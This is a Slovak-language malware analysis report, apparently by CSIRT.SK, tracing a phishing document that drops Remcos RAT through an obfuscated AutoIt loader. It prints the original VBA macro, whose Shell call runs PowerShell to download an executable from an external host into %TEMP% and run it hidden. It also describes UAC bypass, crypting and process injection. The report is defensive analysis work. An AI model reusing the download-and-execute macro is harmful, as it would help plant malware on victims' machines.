Dokument s falošnou objednávkou šíriaci škodlivý kód Remcos RAT

Manažérske zhrnutie


Mnoho kybernetických bezpečnostných incidentov zahŕňa škodlivý kód. Útočníci sa tento škodlivý kód snažia dostať do zariadení obetí rôznymi cestami, častokrát aj pomocou masívnych emailových kampaní a phishingových stránok. Vládna jednotka CSIRT.SK podobné útoky analyzuje a následne prijíma opatrenia zmiernenie ich dopadov. V tejto správe uvádzame technickú analýzu jedného útoku, ktorý začínal emailom s odkazom na dokument s falošnou objednávkou. Po jej otovrení sa následne pomocou rôznych techník skrývania sa pred detekciou a analýzou stiahol do zariadenia a spustil škodlivý nástroj na vzdialené ovládanie Remcos RAT. Prostredníctvom tohto nástroja útočník získava podobnú kontrolu nad napadnutým zariadením, ako keby sedel priamo za klávesnicou.

Stručná analýza

Vzorka predstavuje dokument Microsoft Office obsahujúci makrá, ktoré sa vykonajú po otvorení dokumentu. Tieto makrá pomocou PowerShellu stiahnu z Internetu .exe súbor, ktorý následne spustia. Uvedený .exe súbor je vytvorený z obfuskovaného AutoIt skriptu a vo svojich resource obsahuje zašifrovaný škodlivý program známy ako Remcos RAT. AutoIt skript dešifruje a prostredníctvom legitímneho programu svchost.exe spustí Remcos RAT, ktorý sa pripojí na server útočníkov a tí následne môžu prostredníctvom riadiaceho panela Remcos ovládať zariadenie obete.

Podrobná analýza

Purchase Order.doc



Obr. 1: Dokument otvorený v textovom procesore

Emaily obsahovali uvedený dokument `Purchase Order.doc` ako prílohu a zároveň obsahovali odkaz na stránku `hxxp://takefullcredit.com/sin/file/se.php`, z ktorej sa dal tento dokument stiahnuť. Dokument obsahuje makrá, ktoré sa spúšťajú po jeho otvorení. Ak nie je ich spúšťanie v textovom procesore povolené, dokument sa snaží svojim "chráneným" obsahom presvedčiť pouívateľa, aby makrá spustil. Pre účely analýzy je možné tieto makrá extrahovať napríklad pomocou nástroja `olevba`. Obsahujú veľa zbytočného obfuskovaného kódu (pre zakrytie škodlivého účelu makra), no pomerne ľahko sa dá nájsť časť, kde sa zavolá funkcia `Shell`. Pomocou PowerShellu sa stiahne súbor z URL `hxxps://a.doko.moe/hpofbv`, uloží sa ako `%TEMP%\ujxndTPNa.exe` a následne sa spustí. Stojí za povšimnutie, že PowerShell alias `WGet` využívaný v makre je prítomný až od PowerShell verzie 3.0 a novšej (je to alias na Invoke-WebRequest), ktorý sa štandardne nenachádza v operačných systémoch Microsoft Windows 7 a starších. Z tohto dôvodu bude ďalšia infekcia prebiehať


iba na novších OS Windows alebo na tých zariadeniach, kde správcovia dodatočne nainštalovali novšiu verziu PowerShell. Poznamenajme ešte, že z dokumentu je možné vyextrahovať ešte aj ďalšiu URL podobnú vyššie uvedenej, ktorá však nie je súčasťou vykonávaného makra a pravdepodobne je to pozostatok predchádzajúceho útoku, ktorý ostal v použitej šablóne (časy kompilácie/vytvorenia šablóny a "starej" vzorky by tomu nasvedčovali)

```
'AiksuTCyTPhIDgGwppPTcroaTBazjbtXASndhzyFSqOddqyHsOqxNzTpHbbUYwYIgzADhdRfRyFHFXdghergWTIDKKYXJnxwKccVbMGzUJl
'SQvuOqKnriBfALaLQrOhMzOVvfPPqPHsOqxNzTpHbbUYwBBxYeeTSQycrHqEqnIkYWlaN
'KPxNKaUAmhmxBQajTGWxcwAwQTgrNsvSfqKooiZZbvIJuKYstDPsTaJqrgrwXXlRuUPyMtXASndhzyFSqOddqy
'YIgzADhdRfRyFHFXdghergWTIDKKYXJnxwKccVbMGzUJlYIgzADhdRfRyFHFXdghergWTIDKKYXJnxwKccVbMGzUJl
'BBxYeeTSQycrHqEqnIkYWlaNgGgKgWJXGkwVvdrlLABWWgnqCFuoydghergWTIDKKYXJnxwKccVbMGzUJl
'nJqZGqatEzohSvdljrcbNaFSQZqZpWWHsOqxNzTpHbbUYwdCyvKDIeBDQDpYMYOvBBxYeeTSQycrHqEqnIkYWlaN
'aJqrgrwXXlRuUPyMtXASndhzyFSqOddqydCyvKDIeBDQDpYMYOvBBxYeeTSQycrHqEqnIkYWlaN


lAXoKyJed = Chr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) & Chr(115) & Chr(104) & Chr(101) & Chr(108) & Chr(108) & " "
  DiXYWZIfq = "$a = $env:temp + '\ujxndTPNa.exe';"
  FNlXcOkkV = "WGet '" & _
  "https://a.doko.moe/hpofbv" & _
  "' -outFiLe $a;start $a"

  Call Shell(lAXoKyJed + DiXYWZIfq + FNlXcOkkV, vbHide)



    Dim GYVknOOhGywVqmXmqbfP As TextFrame
    Dim beRwtxmrRgjjbOpkfGOc As Bookmark
    Dim OqWxnvUjZAkSeambPKzP As WdExportItem
    Dim mlstEgupMlzTGcLEgTnM As Floor
    Dim SRmHhzWzyvuTlYyGNuMU As AddIn
    Dim BuVzItKFfJxfYuSyMXRpyc As AutoTextEntries
    Dim hzWoRwNLZXDHPuxyeoGn As Chart
```

Obr. 2: Makro, kód sťahujúci a spúšťajúci .exe súbor pomocou powershellu


ujxndTPNa.exe

Stiahnutý súbor `%TEMP%\ujxndTPNa.exe` je veľký približne 1 MB. Mnoho AV riešení ho už v čase analýzy deteguje ako nejaký druh trójskeho koňa, program sa okrem iného snaží vytvoriť zdanie legitimity aj použitou ikonou prevzatou z kancelárskeho balíka Microsoft Office.




Obr. 3: Program ujxndTPNa.exe používa ikonu Microsoft Office

Pri rýchlej úvodnej statickej analýze (kontrola metadát, reťazcov, importované funkcie, resources, yara pravidlá/signatúry, ...) môžeme naraziť na viaceré zmienky ohľadne AutoIt. AutoIt je skriptovací jazyk so syntaxou podobnou BASIC-u určený na automatizáciu úloh využívajúcich grafické rozhranie systému Windows. Dokáže okrem iného simulovať stláčanie kláves a pohyby myši. Taktiež je možné AutoIt skripty skompilovať a distribuovať vo forme .exe súboru bez dodatočných závislostí, čo niekedy využívajú autori škodlivého kódu na skrývanie a automatizáciu niektorých úkonov.



Obr. 4: Resource s reťazcami obsahujúcimi chybové hlášku AutoIt


Samotní autori AutoIt na svojich stránkach spomínajú možnosť dekompilácie AutoIt skriptov z .exe súborov, za týmto účelom distribuujú aj oficiálny dekompilátor `Exe2Aut`, ktorý však funguje väčšinou iba na programy vytvorené pomocou staršej verzie oficiálneho AutoIt kompilátora. V mnohých prípadoch (použitie neoficiálneho alebo novšieho kompilátora, ochrana pred dekompilovaním) sa nám pomocou `Exe2Aut` nepodarí dekompilovať pôvodný AutoIt skript. Existujú však aj ďalšie dekompilátory, ktoré sú v týchto prípadoch viac či menej úspešné. Takto je možné extrahovať z nami analyzovaného programu `ujxndTPNa.exe` vyše 1000-riadkový AutoIt skript (s veľkosťou približne 100kB), ktorý je však značne obfuskovaný, ako možno vidieť na obrázkoch nižšie. Skript však obsahuje aj jednu direktívu pre AutoItWrapper, z ktorej sa môžeme dozvedieť dve zaujímavé informácie: cestu k jednému súboru na počítači útočníka, resp. autora škodlivého kódu (vidíme napríklad používateľské meno HP), a taktiež slovo `cypherIT`.



Obr. 5: Riadok v AutoIt skripte prezrádzajúci niečo o útočníkovi a použitom nástroji


CypherIt je šifrovací nástroj, ktorý sa používa na zabalenie a ochranu programov pred analýzou a detekciou AV riešeniami, navyše s ďalšími funkcionalitami, ktoré môže útočník využiť na zabezpečenie perzistencie a oklamanie používateľov. Vyzerá to teda tak, že analyzovaný .exe súbor ešte bude obsahovať ďalší škodlivý program (payload), ktorý je ale zašifrovaný. Poďme deobfuskovať extrahovaný AutoIt skript, popísať jeho funkčnosť a dešifrovať ďalší payload.

Na obrázku nižšie vidíme časté volanie funkcie `IMXZJDQWKU` a jej definíciu. Táto funkcia nerobí nič iné, iba pomocou `StringMid` vyberá posledné písmená reťazca a priliepa ich do nového reťazca v opačnom poradí, teda robí "reverz" reťazca, ktorý dostane ako argument.




Obr. 6: Funkcia na reverz textového reťazca

Tento krok deobfuskácie sa dá ľahko automatizovať, stačí v skripte vyhľadať všetky volania funkcie `IMXZJDQWKU(reťazec)` a nahradiť ich obráteným reťazcom. Následne si v AutoIt skripte všimnime ďalší spôsob obfuskácie reťazcov, kedy sa text vyskladáva pomocou jednotlivých znakov, pričom tieto znaky sú odvodené z ich číselnej hodnoty pomocou funkcie `Chr`. Ako číselná hodnota je častokrát použitý jednoduchý aritmetický výraz. Deobfuskácia sa teda opäť dá automatizovať vyhľadaním volaní `Chr(výraz)`, vyhodnotiť hodnotu výrazu (po kontrole, že neobsahuje žiaden nebezpečný kód, iba aritmetické operácie a čísla), túto hodnotu previesť na znak a tieto znaky poskladať do textového reťazca.




Obr. 7: Skladanie textových reťazcov pomocou písmen

V ďalšom kroku sa zameriame na deobfuskovanie logických výrazov v podmienkach. Na obrázku nižšie si môžeme všimnúť množstvo jednoduchých podmienok, ktoré sú vždy splnené, a až následne za nimi pointu daného logického výrazu. Ak sú teda tieto jednoduché podmienky splnené, možeme ich odstrániť a celý výraz nahradiť iba poslednou podmienkou. Kontrola platnosti a následné nahradenie sa dá taktiež automatizovať.



Obr. 8: Pridávanie podmienok, ktoré nemajú vplyv na platnosť celého podmieneného výrazu


Takouto automatizovanou deobfuskáciou sa nám podarilo značne sprehľadniť AutoIt skript, ako vidíme na porovnaní obrázkov 8 a 9. Následne môžeme pristúpiť k ručnej deobfuskácií, ktorá spočíva v odhalení významu jednotlivých premenných a funkcií a v ich rozumnom premenovaní.




Obr. 9: AutoIt skript po automatizovanej deobfuskácii

Napríklad na predchádzajúcom obrázku vidíme pokus o obídenie UAC (User Account Control), v ktorom sa analyzovaný program spustí namiesto Microsoft Management Console.


Po ručnom deobfuskovaní a následnej analýze skriptu zistíme, že približne polovica kódu je tvorená funkciami pre šifrovanie a hashovanie pomocou wincrypt API, pričom tento kód je prevzatý zo súbory Crypt.au3 z oficiálnej distribúcie nástroja AutoIt. Ďalej deobfuskovaný skript obsahuje viacero častí so zaujímavou funkcionalitou, avšak nevyužívanou. Vyzerá to tak, že použitý CypherIt pridáva tento kód to AutoIt skriptu, aj keď v nastaveniach nemal zapnuté využívanie týchto možností. Ide napríklad o detekciou behu vo virtuálnom prostredí, zabezpečenie perzistencie (automatického spúšťania cez registre, naplánované úlohy), šírenie sa prostredníctvom pripojených USB kľúčov. Nakoniec je funkcionalita tohto AutoIt skriptu obmedzená len na načítanie a dešifrovanie payloadu, ktorý je umiestnený v resource `RCData\YJYHPHBJZIYG`, a jeho následné injektovanie do procesu `svchost.exe` prostredníctvom shellkódu, ktorý je v podobe textového reťazca v AutoIt skripte. To celé sa udeje pomocou volania DllCallAddress, ktorá spustí uvedený shellkód s parametrami `svchost.exe` a adresa pamäte, v ktorej je uložený dešifrovaný payload.



Obr. 10: Zašifrovaný payload



Obr. 11: Shellkód v AutoIt skripte




Obr. 12: Načitanie, dešifrovanie a spustenie payloadu prostredníctvom svchost.exe

Shellkód po spustení najprv načíta adresy vybraných funkcií z knižníc `kernel32.dll` a `ntdll.dll` na základe hashovej hodnoty ich názvu (škodlivý kód často využíva podobný spôsob hľadania funkcií na základe ich hashu alebo offsetu namiesto názvu na zamaskovanie svojich úmyslov pred AV softvérmi aj pred analytikmi). Na obrázku 13 môžeme vidieť časť obsahu zásobníka po načítaní adries požadovaných volaní; v hornej časti obrázka sú hodnoty, podľa ktorých shellkód hľadal funkcie, v spodnej časti obrázka sú už načítané adresy samotných funkcií aj s popisom, o aké funkcie ide.

Obr. 13: Načítavanie adries knižničných funkcií podľa hashu

